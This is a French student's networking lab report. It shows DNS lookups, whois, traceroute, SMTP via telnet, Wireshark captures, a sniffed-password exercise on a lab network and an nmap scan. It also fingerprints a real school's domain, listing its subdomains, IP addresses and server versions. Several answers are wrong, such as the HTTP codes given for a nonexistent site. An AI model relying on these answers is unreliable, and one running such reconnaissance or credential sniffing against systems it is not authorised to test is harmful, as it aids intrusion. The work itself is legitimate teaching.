On va commencer par démarrer ces machines :




On va vérifier que la debian training dmz a accès à internet :
Pour cela on va faire ping lemonde.fr :

```
root@www:~# ping lemonde.fr
PING lemonde.fr (151.101.122.137) 56(84) bytes of data.
64 bytes from 151.101.122.137 (151.101.122.137): icmp_seq=1 ttl=59 time=3.22 ms
```

On va installer le package whois :

```
root@www:~# apt install whois
Lecture des listes de paquets... Fait
Construction de l'arbre des dépendances... Fait
Lecture des informations d'état... Fait
whois est déjà la version la plus récente (5.5.10).
0 mis à jour, 0 nouvellement installés, 0 à enlever et 0 non mis à jour.
```

On va faire whois rene-descartes.fr :



```
test@modele:~$ whois rene-descartes.fr
%%
%% This is the AFNIC Whois server.
%%
%% complete date format: YYYY-MM-DDThh:mm:ssZ
%%
%% Rights restricted by copyright.
%% See https://www.afnic.fr/en/domain-names-and-support/everything-there-is-to-know-about-domain-names/find-a-domain-name-or-a-holder-using-whois/
%%
%%

domain:                         rene-descartes.fr
status:                         ACTIVE
eppstatus:                      active
hold:                           NO
holder-c:                       LRD56-FRNIC
admin-c:                        LRD56-FRNIC
tech-c:                         G768-FRNIC
registrar:                      GANDI
Expiry Date:                    2025-09-30T17:56:58Z
created:                        2016-09-30T17:56:58Z
last-update:                    2024-08-31T09:48:05.922817Z
source:                         FRNIC

nserver:                        ns-112-b.gandi.net
nserver:                        ns-189-a.gandi.net
nserver:                        ns-43-c.gandi.net
source:                         FRNIC

registrar:                      GANDI
address:                        63-65 boulevard Massena
address:                        75013 PARIS
country:                        FR
phone:                          +33.170377661
fax-no:                         +33.143731851
e-mail:                         support@support.gandi.net
website:                        https://www.gandi.net/fr/tlds/fr/
anonymous:                      No
registered:                     2004-03-08T00:00:00Z
source:                         FRNIC

nic-hdl:                        G768-FRNIC
type:                           ORGANIZATION
contact:                        GANDI
address:                        GANDI
address:                        63-65 Boulevard MASSENA
address:                        75013 Paris
country:                        FR
phone:                          +33.143737851
```

Quand a été enregistré le nom de domaine rene-descartes.fr ?

Le nom de domaine rene-descartes.fr à été enregistré le :
30/09/2016

Quelle est la date d’expiration de ce nom de domaine ?

La date d’expiration de ce nom de domaine est le :
30/09/2025

Quel est l’organisme qui fait office de registrar ?

L’organisme qui fait office de registrar est : GANDI

Quelles sont les adresses des serveurs de noms publics qui gèrent ce domaine ?

Les adresses des serveurs de noms publics qui gèrent ce domaine sont :
ns-112-b.gandi.net
ns-189-a.gandi.net
ns-43-c.gandi.net

Quelle est l’adresse postale et le numéro de téléphone associés à ce nom de domaine ?

L’adresse postale associé à ce nom de domaine est :
75013 PARIS
Le numéro de téléphone associé est :
+33.170377661

nslookup -type=A rene-descartes.fr 1.1.1.1

```
root@www:~# nslookup -type=A rene-descartes.fr 1.1.1.1
Server:         1.1.1.1
Address:        1.1.1.1#53

Non-authoritative answer:
Name:   rene-descartes.fr
Address: 195.221.250.166
```

Celui ci spécifie le type a pour rene-descartes.fr et en spécifiant le dns 1.1.1.1

nslookup -type=A rene-descartes.fr

```
root@www:~# nslookup -type=A rene-descartes.fr
Server:         192.168.100.10
Address:        192.168.100.10#53

Non-authoritative answer:
Name:   rene-descartes.fr
Address: 195.221.250.166
```

Celui ci spéficie juste le type a pour rene-descartes.fr et elle utilise les dns de base de la machine

nslookup imap

```
root@www:~# nslookup imap
Server:         192.168.100.10
Address:        192.168.100.10#53

imap.mlif.local canonical name = mail.mlif.local.
Name:   mail.mlif.local
Address: 192.168.100.20
```

La on va juste chercher si le nom de domaine imap existe

nslookup 192.168.100.10

```
root@www:~# nslookup 192.168.100.10
10.100.168.192.in-addr.arpa     name = messagelab.mlif.local.
```

Ici, c'est pour obtenir le nom de domaine associé à l'adresse ip

On va remplir le tableau :

TYPE D'ENREGISTREMENT	EXPLICATION
A	il s'agit des enregistrements d'adresses faisant correspondre un nom d'hôte à une adresse IPv4 de 32bits. En IPv6, on utilise des enregistrements AAAA codés sur 128bits.
PTR	associe une adresse IP à un enregistrement de nom de domaine (on parle de reverse puisqu'il s'agit du contraire de l'enregistrement
AAAA	Les enregistrements DNS AAAA font correspondre un nom de domaine à une adresse IPv6

TXT	L'enregistrement « texte » (TXT) du DNS permet à l'administrateur du domaine de saisir du texte dans le DNS (Domain Name System)
SOA	fournit les informations générales de la zone : serveur principal, contact, délai d'expiration, n° de série de la zone.
MX	définit les serveurs de messagerie pour le domaine.
CNAME	il s'agit d'enregistrements canoniques créant un alias d'un domaine vers un autre. L'alias hérite de tous les sous-domaines de l'original.

On va tester les 3 commandes :

dig rene-descartes.fr MX
Cette commande fait une requête dns de type MX

```
; <<>> DiG 9.16.48-Debian <<>> rene-descartes.fr MX
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 4490
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 13, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;rene-descartes.fr.             IN      MX

;; ANSWER SECTION:
rene-descartes.fr.      10800   IN      MX      50 fb.mail.gandi.net.
rene-descartes.fr.      10800   IN      MX      10 spool.mail.gandi.net.

;; AUTHORITY SECTION:
.                       85730   IN      NS      k.root-servers.net.
.                       85730   IN      NS      b.root-servers.net.
.                       85730   IN      NS      e.root-servers.net.
.                       85730   IN      NS      f.root-servers.net.
.                       85730   IN      NS      i.root-servers.net.
.                       85730   IN      NS      j.root-servers.net.
.                       85730   IN      NS      c.root-servers.net.
.                       85730   IN      NS      h.root-servers.net.
.                       85730   IN      NS      m.root-servers.net.
.                       85730   IN      NS      g.root-servers.net.
.                       85730   IN      NS      a.root-servers.net.
.                       85730   IN      NS      l.root-servers.net.
.                       85730   IN      NS      d.root-servers.net.

;; Query time: 35 msec
;; SERVER: 192.168.100.10#53(192.168.100.10)
;; WHEN: Wed Mar 05 08:59:00 CET 2025
;; MSG SIZE  rcvd: 309
```

dig @8.8.8.8 rene-descartes.fr MX
On fait une requête dns avec le dns de google de type MX

```
; <<>> DiG 9.16.48-Debian <<>> @8.8.8.8 rene-descartes.fr MX
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 6474
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;rene-descartes.fr.             IN      MX

;; ANSWER SECTION:
rene-descartes.fr.      10800   IN      MX      50 fb.mail.gandi.net.
rene-descartes.fr.      10800   IN      MX      10 spool.mail.gandi.net.

;; Query time: 23 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)
;; WHEN: Wed Mar 05 09:00:04 CET 2025
;; MSG SIZE  rcvd: 101
```

dig -t MX rene-descartes.fr
C’est la même commande que la 1ère sauf que là on a précisé le type avec -t

```
; <<>> DiG 9.16.48-Debian <<>> -t MX rene-descartes.fr
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 61904
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 13, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;rene-descartes.fr.             IN      MX

;; ANSWER SECTION:
rene-descartes.fr.      10705   IN      MX      10 spool.mail.gandi.net.
rene-descartes.fr.      10705   IN      MX      50 fb.mail.gandi.net.

;; AUTHORITY SECTION:
.                       85635   IN      NS      h.root-servers.net.
.                       85635   IN      NS      b.root-servers.net.
.                       85635   IN      NS      d.root-servers.net.
.                       85635   IN      NS      k.root-servers.net.
.                       85635   IN      NS      f.root-servers.net.
.                       85635   IN      NS      e.root-servers.net.
.                       85635   IN      NS      a.root-servers.net.
.                       85635   IN      NS      g.root-servers.net.
.                       85635   IN      NS      j.root-servers.net.
.                       85635   IN      NS      i.root-servers.net.
.                       85635   IN      NS      l.root-servers.net.
.                       85635   IN      NS      m.root-servers.net.
.                       85635   IN      NS      c.root-servers.net.

;; Query time: 0 msec
;; SERVER: 192.168.100.10#53(192.168.100.10)
;; WHEN: Wed Mar 05 09:00:35 CET 2025
;; MSG SIZE  rcvd: 309
```

Quelle est la valeur de l'enregistrement TXT ?

"MS=ms94839092"

Quelles sont les deux valeurs des enregistrements A ?

A Records (subdomains from dataset)

Host	IP	ASN	ASN Name	Open Services (from DB)	RevIP
cloud.rene-descartes.fr	195.221.250.167 libre250-167.ac-creteil.fr	ASN:2200 195.221.0.0/16	FR-RENATER Reseau National de telecommunications pour la Technologie, FR France		1
ent.rene-descartes.fr	195.221.250.166 libre250-166.ac-creteil.fr	ASN:2200 195.221.0.0/16	FR-RENATER Reseau National de telecommunications pour la Technologie, FR France	https: Apache/2.4.52 (Ubuntu) title: Lyc cn: www.rene-descartes.fr tech: Apache HTTP Server:2.4.52 Bootstrap Ubuntu	2

Quel est le serveur web qui héberge le site www.rene-descartes.fr ?

Apache HTTP Server

Quelle est la version de ce serveur web ?

2.4.52

Quel système d'exploitation héberge l'application cloud.rene-descartes.fr ?

Ubuntu


Quelles sont les deux adresses IP publiques associées à ce domaine et gérées par le réseau RENATER ?

195.221.250.167 et 195.221.250.166

De quel nom de machine www est t-il l'alias dans www.rene-descartes.fr ?

www

Dans quel pays est hébergée cette application web ?




Filtrer pour ne garder que les images. Combien de fichiers GIF sont présents sur la page d'accueil ?

9 gifs

Quels sont les cookies présents sur la page d'accueil ?



Chercher puis enregistrer sur votre ordinateur le fichier JavaScript qui gère le menu de l'application :



Effectuer la commande ping suivante puis répondre aux questions suivantes :
ping -c 5 messagelab

• Que signifie l'option c ?

Count, donc la on fait que 5 requêtes

Lorsqu'une machine ne répond pas au ping, cela signifie-t-il forcément qu'elle soit éteinte ? Justifier

Non, une des 2 machines peut avoir une mauvaise config réseau, ou mauvaise config de /etc/resolv.conf

Effectuer la commande suivante puis répondre aux questions suivantes.
traceroute messagelab

• Quel est le rôle de cet outil ? Combien de lignes s'affichent dans le résultat de la commande ?

```
root@www:~# traceroute messagelab
traceroute to messagelab (192.168.100.10), 30 hops max, 60 byte packets
 1  192.168.200.254 (192.168.200.254)  0.227 ms  0.203 ms  0.224 ms
 2  messagelab.mlif.local (192.168.100.10)  0.501 ms  0.497 ms  0.404 ms
```

`traceroute` suit la route empruntée par les paquets à travers un réseau IP jusqu'à un hôte donné.
Il utilise le champ Time to Live (TTL) du protocole IP et tente de provoquer une réponse ICMP TIME_EXCEEDED de chaque passerelle le long du chemin vers l'hôte.

Quel est l'équivalent de cette commande sous Windows ?

tracert

```
root@messagelab:~# telnet messagelab 80
Trying 127.0.1.1...
Connected to messagelab.
Escape character is '^]'.
GET / HTTP/1.1
HTTP/1.1 408 Request Timeout
Date: Wed, 05 Mar 2025 08:41:30 GMT
Server: Apache/2.4.25 (Debian)
Content-Length: 296
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>408 Request Timeout</title>
</head><body>
<h1>Request Timeout</h1>
<p>Server timeout waiting for the HTTP request from the client.</p>
<hr>
<address>Apache/2.4.25 (Debian) Server at 127.0.1.1 Port 80</address>
</body></html>
Connection closed by foreign host.
root@messagelab:~#
```

Quel est le type de serveur web utilisé ?

Apache

Quelle est la version de ce serveur web ?

2.4.25

Quel est le système d'exploitation de l'hôte messagelab ?

Debian

On démarre le service de serveur mail avec cette commande :

```
root@messagelab:~# service postfix start
```

On fait la commande telnet suivante :

```
root@messagelab:~# telnet localhost 25
Trying ::1...
Connected to localhost.
Escape character is '^]'.
220 messagelab.mlif.local ESMTP Postfix (Debian/GNU)
```

On va envoyer un mail en ligne de commande :

```
mail from: user1@mlif.local
250 2.1.0 Ok
rcpt to: user2@mlif.local
250 2.1.5 Ok
data
354 End data with <CR><LF>.<CR><LF>
hello sio !
.
250 2.0.0 Ok: queued as 7FEC0408FC
quit
221 2.0.0 Bye
Connection closed by foreign host.
```


On va vérifier la réception du mail avec tail /var/log/syslog


```
root@messagelab:~# tail /var/log/syslog
Mar  5 09:43:44 messagelab systemd[1]: Started Postfix Mail Transport Agent (instance -).
Mar  5 09:43:44 messagelab systemd[1]: Starting Postfix Mail Transport Agent...
Mar  5 09:43:44 messagelab systemd[1]: Started Postfix Mail Transport Agent.
Mar  5 09:44:32 messagelab postfix/smtpd[1099]: connect from localhost[::1]
Mar  5 09:48:10 messagelab postfix/smtpd[1099]: 7FEC0408FC: client=localhost[::1]
Mar  5 09:48:27 messagelab postfix/cleanup[1104]: 7FEC0408FC: message-id=<20250305084810.7FEC0408FC
messagelab.mlif.local>
Mar  5 09:48:27 messagelab postfix/qmgr[1097]: 7FEC0408FC: from=<user1@mlif.local>, size=321, nrcpt=
1 (queue active)
Mar  5 09:48:27 messagelab postfix/local[1105]: 7FEC0408FC: to=<user2@mlif.local>, relay=local, dela
y=28, delays=28/0/0/0.01, dsn=2.0.0, status=sent (delivered to maildir)
Mar  5 09:48:27 messagelab postfix/qmgr[1097]: 7FEC0408FC: removed
Mar  5 09:48:31 messagelab postfix/smtpd[1099]: disconnect from localhost[::1] mail=1 rcpt=1 data=1
quit=1 unknown=0/3 commands=4/7
```

Après, on va lancer wireshark sur la lubuntu_training_client
On se met en root dans le terminal avec sudo bash puis on fait wireshark &
Et on sélectionne ensp03
Et ensuite, on met le filtre :




Puis on ouvre un autre terminal pour reproduire la conversation avec les commandes ci dessous :





On va capturer le flux SMTP :



Quel est le port d'écoute du service SMTP ? Le flux est-il chiffré ?

Le port du service SMTP est 25, le flux est pas chiffré


Quel est le protocole de couche 4 associé à SMTP ?


TCP

Que signifie SMTP ?


Simple Mail Transfer Protocol

Adresse IP de destination = 192.168.100.10







Adresse IP de destination = 192.168.100.10 et type de protocole de couche 4 = TCP ;



Positionner ensuite un nouveau filtre sur le protocole HTTP.



Capturer le mot de passe avec wireshark :



La conversation est-elle chiffrée ?

La conversation n'est pas chiffré car la page est sur un serveur http port 80

Quel protocole faudrait-il utiliser pour rendre le flux confidentiel ?

HTTPS port 443

Quel est le code de retour HTTP en cas de tentative d'accès à un site inexistant ?

401 ou 403 ou host unreachable

Dans le cas du site www.mlif.local, quel est le code de retour HTTP ?

404

Fermer puis relancer wireshark sans aucun filtre. Lancer une nouvelle capture.
Ouvrir un terminal en root puis saisir la commande suivante :

```
root@client-mlif:/home/test# nmap -A imap
Starting Nmap 7.80 ( https://nmap.org ) at 2025-03-06 14:00 CET
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.45 seconds
```

Pourquoi y a t-il une résolution DNS au début de votre capture ?

nmap tente d'abord de résoudre le nom de domaine "imap" en une adresse IP à l'aide du DNS. Cette résolution est nécessaire pour savoir quelle adresse IP scanner. C'est pourquoi vous voyez une requête DNS au début de la capture.


La machine de nom imap est l'alias (CNAME) de quel autre nom ?

Le nom est : mail.mlif.local
Imap est un alias de mail

Expliquer pourquoi la résolution ARP suivante vise l'adresse IP 192.168.50.254 et non 192.168.100.10 qui est l'adresse IP de la machine de nom imap.

